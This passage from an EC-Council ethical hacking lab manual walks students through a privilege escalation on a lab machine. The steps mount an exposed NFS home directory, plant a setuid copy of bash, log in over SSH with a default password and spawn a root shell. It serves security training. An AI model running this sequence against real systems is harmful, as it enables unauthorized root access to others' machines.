
    Note: If you receive **clnt_create: RPC: Program not registered** error, switch to **Ubuntu** machine:

    - Restart the Ubuntu machine.
    - After reboot, restart the nfs services by typing **sudo /etc/init.d/nfs-kernel-server restart** in Ubuntu machine and press **Enter** in the terminal.
    - Switch to the **Parrot Security** machine and run step **16** again.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




17. We can see that the home directory is mountable.
18. Now, type **mkdir /tmp/nfs** and press **Enter** to create nfs directory.
19. Now, type **sudo mount -t nfs 10.10.1.9:/home /tmp/nfs** in the terminal and press **Enter** to mount the nfs directory on the target machine.




20. Type **cd /tmp/nfs** and press **Enter** to navigate to nfs folder.
21. Type **sudo cp /bin/bash .** in the terminal and press **Enter**.
22. In the terminal, type **sudo chmod +s bash** and press **Enter**.
23. Type **ls -la bash** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

24. To get the amount of free disk available type **sudo df -h** and press **Enter**.




25. Now we will try to login into target machine using ssh. Type **ssh -l ubuntu 10.10.1.9** and press **Enter**.
26. In the **Are you sure you want to continue connecting** field type **yes** and press **Enter**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


27. In the **ubuntu@10.10.1.9's password** field enter **toor** and press **Enter**.

28. In the terminal window type **cd /home** and press **Enter**.




29. Now, type **ls** and press **Enter**, to list the contents of the home directory.

30. Type **./bash -p**, to run bash in the target machine.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. We have successfully opened a bash shell in the victim machine, type **id** and press **Enter** to get the id's of users.



32. Now type **whoami** and press **Enter** to check for root access.



